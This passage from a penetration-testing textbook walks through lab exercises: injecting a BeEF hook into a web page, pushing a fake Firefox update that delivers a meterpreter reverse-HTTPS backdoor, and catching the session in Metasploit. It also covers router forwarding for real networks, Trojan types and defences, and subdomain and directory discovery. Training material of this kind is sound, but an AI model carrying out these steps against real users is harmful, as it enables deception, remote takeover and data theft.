[13:38:41][*] BeEF is loading. Wait a few seconds...
[13:38:46][*] 8 extensions enabled:
[13:38:46]      Social Engineering
[13:38:46]      Admin UI
[13:38:46]      Demos
[13:38:46]      Proxy
[13:38:46]      Network
[13:38:46]      XSSRays
[13:38:46]      Events
[13:38:46]      Requester
[13:38:46][*] 305 modules enabled.
[13:38:46][*] 2 network interfaces were detected.
[13:38:46][*] running on network interface: 127.0.0.1
[13:38:46]      Hook URL: http://127.0.0.1:3000/hook.js
[13:38:46]      UI URL: http://127.0.0.1:3000/ui/panel
[13:38:46][*] running on network interface: 10.0.2.23
[13:38:46]      Hook URL: http://10.0.2.23:3000/hook.js
[13:38:46]      UI URL: http://10.0.2.23:3000/ui/panel
[13:38:46][*] RESTful API key: 18db6d4e5f520e07786e1a45bc60c0ac09ea47b7
[13:38:46][*] HTTP Proxy: http://127.0.0.1:6789
[13:38:46][*] BeEF server started (press control+c to stop)
```

4. Copy the Hook URL
5. Go to /var/www/html and modify the index.html file by adding the Beef hook to the file using leafpad.

#leafpad /var/www/html/index.html

6. Add <script src=http://kali_IP:3000/hook.js></script>




```
/var/www/html/index.html - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

|_:-)
HELLO THIS MY CREATED WEB SITE

<script src="http://10.0.2.23:3000/hook.js"></script>
```

7. Save the file
8. We need to have the malware file reverse https that we used previously in [Exercise 36](#) to be directly under `/var/www/html` and change its name to update.exe




```
root@kali: /var/www/html 80x24
root@kali:/var/www/html# cd malware
root@kali:/var/www/html/malware# ls
kagetest.exe  revhttps.exe  revtcp23.exe  win10.exe
root@kali:/var/www/html/malware# mv revhttps.exe update.exe
root@kali:/var/www/html/malware# ls
kagetest.exe  revtcp23.exe  update.exe  win10.exe
root@kali:/var/www/html/malware# mv update.exe /var/www/html
root@kali:/var/www/html/malware# cd ..
root@kali:/var/www/html# ls
index.html  index.nginx-debian.html  malware  update.exe
root@kali:/var/www/html#
```

9. Start webserver apache2 in Kali


```
#service apache2 start
```

10. In kali open browser and go to Beef Webpage


<http://127.0.0.1:3000/ui/authentication> and login to beef



11. Start windows 10 machine
12. Open Firefox browser and go to kali website http://kali_ip address



13. Look at Beef page in Kali, you will notice new online machine is listed



14. Highlight the machine to see its details

| Selected Browsers | | Getting Started | Logs | Zombies | Content Browser | |
|-------------------|---------|-----------------|----------|---------|-----------------|---------|
| | Details | Logs | Commands | Proxy | Health | Network |
| Online Browsers | | | | | | |
| 19.9.2.25 | | | | | | |
| ? | | | | | | |
| 19.9.2.26 | | | | | | |
| ? | | | | | | |
| Offline Browsers | | | | | | |

15. In Beef Click on **Commands**, then **Social Engineering** and go to **Fake Notification Bar (FireFox)**
 16. Enter the IP address of Kali and the name of the Malware file and give Notification text

The screenshot shows the BeEF Control Panel interface. The top navigation bar includes the URL `127.0.0.1:3000/u/panel#id:714cJMNvD3Ne8UQfL1D104Hx1O1u1abKqswWaWxlmLlvLZhCTNzCUBc9gAcaSPnUtw`, a user icon, and links for 'BeEF 0.5.0-alpha-pre', 'Submit_Bug', and 'Logout'. The main content area is divided into several sections: 'Hooked Browsers' (listing 'Online Browsers' and '10.0.2.23'), 'Getting Started' (with tabs for 'Logs', 'Zombies', and 'Current Browser'), 'Logs' (with tabs for 'Logs', 'Commands', 'Proxy', and 'KaliRays'), 'Module Tree' (listing various modules like 'Browser (57)', 'Chromium Extensions (6)', 'Debug (9)', etc.), 'Module Results History' (a table with columns 'id', 'date', and 'label'), and 'Fake Notification Bar (Firefox)' (selected, with sub-sections for 'Description', 'Id', 'Plugin URL', 'Notification text', and a preview window). A red box highlights the 'Fake Notification Bar (Firefox)' module in the 'Module Tree' and the 'Fake Notification Bar (Firefox)' section in the main content area.


17. -Start Kali Metasploit and setup Metasploit to listen to incoming connection from the malware file

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_h
set PAYLOAD windows/meterpreter/reverse_hop_http
set PAYLOAD windows/meterpreter/reverse_http
set PAYLOAD windows/meterpreter/reverse_http_proxy_pstore
set PAYLOAD windows/meterpreter/reverse_https
set PAYLOAD windows/meterpreter/reverse_https_proxy
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 10.0.2.23
LHOST => 10.0.2.23
msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.23:4445
```

18. Go to Windows you will see message bar with a request to update Firefox
19. Click on install plugin , the update.exe file will be downloaded into the Windows 10 machine

20. Run the update.exe file



21. look at the Metasploit connection , you will see a meterpreter session established

```
[*] Started HTTPS reverse handler on https://10.0.2.23:4445
[*] https://10.0.2.23:4445 handling request from 10.0.2.6; (UUID: ipia9uns) S
taging x86 payload (177241 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.23:4445 -> 10.0.2.6:50534) at 2020-0
8-18 14:41:06 -0400

meterpreter > sysinfo
Computer      : MSEDGEWIN10
OS           : Windows 10 (10.0 Build 17134).
Architecture  : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter > 
```

9.2. Hooking up a Mobile phone

BeEf works with Mobile phones (Android and IOS) the same way it works with PC because it works through the Web browser. Even you can send a malware to the Mobile Phone (android only) as an APK file and somehow convince the victim to run the APK file which will give the attacker complete access/control over the mobile phone.

If you like to test Beef with Mobile phone either have an android emulator in your PC , there is a virtual box machines that emulate android, or have external server with Ubuntu or Kali OS and loaded with Beef and has website running that contain the Beef hook. Just browse the hooked website from the Mobile phone and you will see the phone information in the online Browsers section in Beef.

10.

Detecting Trojans

This is a short theoretical section about Trojans. After gaining a good understanding of malwares and Trojans through the previous sections of this book, I wanted the reader to know what is the Trojans? How they differ from virus? What type of Trojans, how to protect PC from them and how to detect a file is a Trojan before running it in the PC.

10. Detecting Trojans

A Trojan horse, or Trojan, is a type of malicious code or software that looks legitimate but can take control of your computer. A Trojan is designed to steal, damage, disrupt, or in general inflict some other harmful action on your data or network.

A Trojan will look like a normal harmless file to trick you. It seeks to deceive you into loading and executing the malware in your device, once installed, a Trojan can perform the action it is designed for.

A Trojan different from a virus, a virus can replicate itself, but a Trojan cannot.

10.1. How Trojans works

You might think you have received an email from someone you know and click on what looks like a legitimate attachment. But you have been fooled. The email is from a Hacker, and the file you clicked on — and downloaded and opened — has gone on to install malware on your device.

When you execute the program, the malware can spread to other files and damage your computer.

10.2. Trojan Types

Backdoor Trojan: This Trojan can create a “backdoor” on your computer. It lets an attacker access your computer and control it. Your data can be downloaded by a third party and stolen, or more malware can be uploaded to your device.

Distributed Denial of Service (DDoS) attack Trojan: This Trojan performs DDoS attacks. The idea is to take down a network by flooding it with traffic. That traffic comes from your infected computer and others.

Downloader Trojan: This Trojan targets your already-infected computer. It downloads and installs new versions of malicious programs. These can include Trojans and adware.

Fake AV Trojan: This Trojan behaves like antivirus software but demands money from you to detect and remove threats, whether they are real or fake.

Info stealer Trojan: As it sounds, this Trojan is after data on your infected computer.

Mail finder Trojan: This Trojan seeks to steal the email addresses you’ve accumulated on your device.

Ransom Trojan: This Trojan seeks a ransom to undo damage it has done to your computer. This can include blocking your data or impairing your computer's performance.

Remote Access Trojan: This Trojan can give an attacker full control over your computer via a remote network connection. Its uses include stealing your information or spying on you.

Rootkit Trojan: A rootkit aims to hide or obscure an object on your infected computer. The idea is to extend the time a malicious program runs on your device.

SMS Trojan: This type of Trojan infects your mobile device and can send and intercept text messages. Texts to premium-rate numbers can drive up your phone costs.

Trojan banker: This Trojan takes aim at your financial accounts. It's designed to steal your account information for all the things you do online. That includes banking, credit card, and bill pay data.

Trojan IM: This Trojan targets instant messaging. It steals your logins and passwords on IM platforms.

That is just a sample. There are a lot more.

10.3. Protect against Trojans

- Use up to date Anti-Virus/Anti-malware software.
- Protect with complex unique password.
- Be careful with email attachments. To help stay safe, scan an email attachment first.
- Do not visit unsafe websites. Some internet security software will alert you that you are about to visit an unsafe site.
- Do not open a link in an email unless you are confident it comes from a legitimate source. In general, avoid opening unsolicited emails from senders you do not know.
- Do not click on pop-up windows that promise free programs that perform useful tasks.
- Do not ever open a link in an email unless you know exactly what it is.

10.4. Manual Trojans detection


If you are suspecting a file that carry Trojan, right click the file, and see property. If the file looks like jpg or PDF and carry a Trojan the property will show it is executable (.exe), also if you try to run the file, Windows 10 will give you a warning that the file is executable if choose to “run anyway “the backdoor will be installed in your machine.

If you open resource monitor in Windows 10, you can see all the processes that uses the internet and which port it is using.

10.5. Using Sandbox

You can use sandbox to analyze the file before running it in your machine, the sandbox is an online service that you upload the suspected file to it and they will do complete analysis of the file. Some data in the report will be hidden for paid version but the data that is not hidden well enough, an expert eye can tell it is a suspicious file, the link to Sandbox is:

<https://www.hybrid-analysis.com/>



11

Gaining Access in Real Networks

In all exercises we did so far we were using the virtual internment that we created in the section 1, there is small different between doing the previous exercises in virtual environment or in a real environment in case you want to do a penetration testing to an organization, this section will show what is the difference and how to setup the different tools with real network IP addresses and how to do forwarding from the local Wi-Fi router that the tester is using to his machine.

11. Gaining access in real network

All the previous attacks such as backdoors and BeEF will work in real network the same way as in lab the only difference is that by default the internal Wi-Fi router will not accept incoming connection or even if it accepts the incoming connection, it does not know what to do with it as the incoming connection will be using the public IP address.

11.1. Configuring the router

You will need to know the public IP address that your internet connection is using in the router and configure the router to forward the incoming request in specific port to the Kali machine.

Exercise 44: Gaining Access in Real Networks

- You need to create malware using Viel Framework as done in Exercise 29 but you replace the Kali local IP address with Router public IP address
- Check the router public IP address by going to whatismyip.com page



- configure Viel with public IP address and generating the backdoor

```
root@kali: ~
root@kali: ~ 80x19

Payload information:

  Name:          cs/meterpreter/rev_http
  Language:      cs
  Rating:        Excellent
  Description:   pure windows/meterpreter/reverse_http stager, no
                  shellcode

Required Options:

  Name          Current Value  Description
  ----          -----
  COMPILE_TO_EXE  y            Compile to an executable
  LHOST          89.100.145.189  IP of the Metasploit handler
  LPORT          8080          Port of the Metasploit handler
  USE_ARYA       N            Use the Arya crypter

[cs/meterpreter/rev_http>>]:
```

- **Setting the Metasploit :**

The Metasploit is the program which make Kali machine listen to the incoming connection, this should be set with the internal IP address of the Kali machine not the Public IP address as the forwarding from public to internal will be done in the router

- **Setting the Router**

Now we need to set the router to forward any connection coming in port 8080 to the Kali Machine internal IP address.

- Connect to Router through http using the first IP address in the router range such as 192.168.0.1
- Login to the router
- Look for IP FORWARDING in the router setting

ADVANCED

Options

This page allows you to configure the router option.

| Options | Enable |
|--------------------|-------------------------------------|
| WAN Blocking | <input type="checkbox"/> |
| IPSec pass through | <input checked="" type="checkbox"/> |
| PPTP pass through | <input checked="" type="checkbox"/> |
| Multicast | <input checked="" type="checkbox"/> |
| UPnP | <input checked="" type="checkbox"/> |

Save

- Add port 8080 and point to the Kali machine IP address and save

ADVANCED

Forwarding

This page allows you to configure the forwarding table.

| Public Port Range | Target IP Address | Target Port Range | Protocol | Delete |
|-------------------|-------------------|-------------------|----------|--------------------------|
| 8080-8080 | 192.168.0.11 | 8080-8080 | Both | <input type="checkbox"/> |
| | | | Both | <input type="checkbox"/> |

Add row

Save

- Setup another role for port 80 to allow the backdoor to be uploaded from Kali web server to victim machine

Forwarding

This page allows you to configure the forwarding table.

| Public Port Range | Target IP Address | Target Port Range | Protocol | Delete |
|-------------------|-------------------|-------------------|----------|--------------------------|
| 8080-8080 | 192.168.0.11 | 8080-8080 | Both | <input type="checkbox"/> |
| 80-80 | 192.168.0.11 | 80-80 | Both | <input type="checkbox"/> |

Add row

Save

Setting up Beef for web browser hookup from outside

- Change the IP address in the Java script to the public IP address
- Setup the router IP FORWARDING to send connection coming in port 3000 (Beef port) to the Kali machine internal IP address.

12

Website Penetration Testing


Web penetration testing is the process of using penetration testing techniques on a web application to detect its vulnerabilities. Web application penetration testing works by using manual or automated penetration tests to identify any vulnerability, security flaws or threats in a web application. In the following sections we will focus manual and automated Web Pen testing techniques.

12. Website penetration testing

Web Application Penetration Testing is a process in which we use penetration testing and security skills to find different vulnerabilities in web applications. It plays an important role in every modern organization. If the organization does not thoroughly test and secure its web apps, adversaries can compromise these applications, damage business functionality, and steal data. The web application penetration testing key outcome is to identify security weakness across the entire web application and its components (source code, database, back-end network). It also helps in prioritizing the identified vulnerabilities and threats, and possible ways to mitigate them.

12.1. Website (web Applications) components

- Server (hardware or virtual)
- Server Operating system
- Web site software such as Apache or IIS
- Database such as Mysql , ..
- Web application such as php, python



The first step of website penetration testing is data gathering about the website and its IP address, domain registration information, website software and many other information. There are many resources that can give this information online and other tools that can reveal the website info and the subdomains.

12.2. Website Information Gathering

- Whois Lookup: <http://whois.domaintools.com/>
- W3dt.net (free information gathering online tools)
- <https://pentest-tools.com/home> (paid web site for info gathering tools)

The Data that you need to collect about website to start penetration testing is:

- IP address
- Domain Name info
- Technologies used
- Other websites on the same server
- DNS records
- Unlisted files, sub-domains, directories

Exercise 45: Web Site Information gathering

Netcraft site report (https://toolbar.netcraft.com/site_report)

Netcraft site report is a very useful website that can run a detailed report about any websites and give you all the information in one location, that is including all the technologies used in the website and if there is any vulnerability or trackers used by the website, you can use the data gathered from the website and cross reference it with exploit Database (<https://www.exploit-db.com/>) to see if there are any exploits that can be used to hack in the website

DNS Information:

We can get a comprehensive DNS information using Robtex DNS lookup. Robtex is a website that you enter the name of the Site, then Robtex will give back detailed information about the site. the link to Robtex is:

<https://www.robtex.com>

The screenshot shows the Robtex DNS lookup interface for the domain `iammatty.org`. The interface has a green header bar with the title "iammatty.org" and various tabs: ANALYSIS, QUICK-INFO, REVERSE-NS, RECORDS, WHOIS, INDEX, THREATS/ADS, SHARED, GRAPH, HISTORY, and CHARTS. The "ANALYSIS" tab is selected. The results are displayed in sections:

- Digitalocean name servers:** The name servers are `ns1.digitalocean.com`, `ns2.digitalocean.com`, and `ns3.digitalocean.com`.
- Google mail servers:** The mail servers are `aspmx.l.google.com`, `alt1.aspmx.l.google.com`, `alt2.aspmx.l.google.com`, `alt3.aspmx.l.google.com`, and `alt4.aspmx.l.google.com`. This domain uses Google to handle its email.
- IP number:** The IP number is `46.101.29.109`. The IP number is in London, United Kingdom. It is hosted by Kamereon.
- Results found:** This section is currently empty.

| QUICK INFO | |
|--------------------------|--|
| isecurity.org quick info | |
| General | |
| FQDN | isecurity.org |
| Host Name | isecurity.org |
| Domain Name | isecurity.org |
| Registry | org |
| TLD | org |
| DNS | |
| IP numbers | 46.101.29.109 |
| Name servers | ns1.digitalocean.com ns2.digitalocean.com ns3.digitalocean.com |
| Mail servers | aspmx.l.google.com alt1.aspmx.l.google.com alt2.aspmx.l.google.com alt3.aspmx.l.google.com alt4.aspmx.l.google.com |

12.3. Discovering websites in the same Server

One server can host many website, gaining access to one website may help gaining access to other websites in the same server, so if you could not find any other vulnerability in the target website but there are other websites in the same server. Gaining access to these websites that have vulnerabilities can lead to gain access to the server itself and then the target website.

You can use Robtex report to see other websites that sharing the same IP address.

12.4. Subdomains

Subdomains are sites that uses the same domain name, but they are different in the first phrase for example goole.com have subdomain mail.google.com that takes you directly to google mail page. Discovering subdomains is important because some companies have subdomains that are not advertised and used either internally by employees or used for special customers to give them access to special services. These subdomains are not seen in search engines because there are no links leading to them. Because of the hidden nature of some subdomain they might be not as secured as the public website and they might contain some vulnerabilities, also many websites have a subdomain for testing, when they install new update or a big change to the website they install it in the subdomain for testing before installing the update in the main website.

Exercise 46: Discovering Subdomains with Knock Tool

Knock is a kali tool that can search any Domain name and find subdomains, first download the tool, and run it in Kali as the flowing procedure:

1. Login to Kali and open terminal windows

```
#git clone https://github.com/guelfoweb/knock.git
```

```
root@kali:~# git clone https://github.com/guelfoweb/knock.git
Cloning into 'knock'...
remote: Enumerating objects: 1286, done.
remote: Total 1286 (delta 0), reused 0 (delta 0), pack-reused 1286
Receiving objects: 100% (1286/1286), 374.37 KiB | 1.89 MiB/s, done.
Resolving deltas: 100% (570/570), done.
```

2. Find where the file download and running the python script

```
root@kali:~# cd knock
root@kali:~/knock# ls
CHANGELOG.rst knockpy README.rst requirements.txt setup.py
root@kali:~/knock# python knockpy.py
python: can't open file 'knockpy.py': [Errno 2] No such file or directory
root@kali:~/knock# cd knockpy
root@kali:~/knock/knockpy# ls
config.json __init__.py knockpy.py modules wordlist
root@kali:~/knock/knockpy# python knockpy.py i[REDACTED]t[REDACTED].org
```

```
#python knockpy.py <website>
```

3. The file will take some time running as it try all possible subdomains then it gives you the results

12.5. Finding Files and Directories

Website are consisting from directory and files, when you access any page in

the website, you are accessing a file inside a directory for example when you access page <http://10.0.2.5/mutillidae/> , in fact you are accessing a folder called mutillidae inside the website 10.0.2.5 then access a file inside that folder that give you the page you are browsing

Exercise 47: Finding Files and Directories

1. Open Metasploitable VM from Virtual Box.
2. Login as msfadmin/msfadmin
3. Make sure folder mutillidae exist

```
msfadmin@metasploitable:~/var/www/mutillidae$ cd /var/www/mutillidae/
msfadmin@metasploitable:~/var/www/mutillidae$
```

4. Check the IP address of Metasploitable machine
5. From Kali open web page to the mutillidae



6. Using dirb tool to find files and folders

#dirb is a tool that come by default as part of Kali and it can search any website for directories and files using word list attack , to see how dirb used open terminal in Kali and type:

#man dirb

Since dirb uses a brute force attack, it uses a word list to start the attack there is a default word list that can be used or you can create your own word list using tool called crunch.

7. Use dirb to discover files and folders in the mutillidae website

dirb http://10.0.2.5/mutillidae -o output.txt

```
root@kali:~# man dirb
root@kali:~# dirb http://10.0.2.5/mutillidae -o dirbout.txt

-----
DIRB v2.22
By The Dark Raver
-----

OUTPUT_FILE: dirbout.txt
START_TIME: Mon Sep  7 13:36:54 2020
URL_BASE: http://10.0.2.5/mutillidae/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

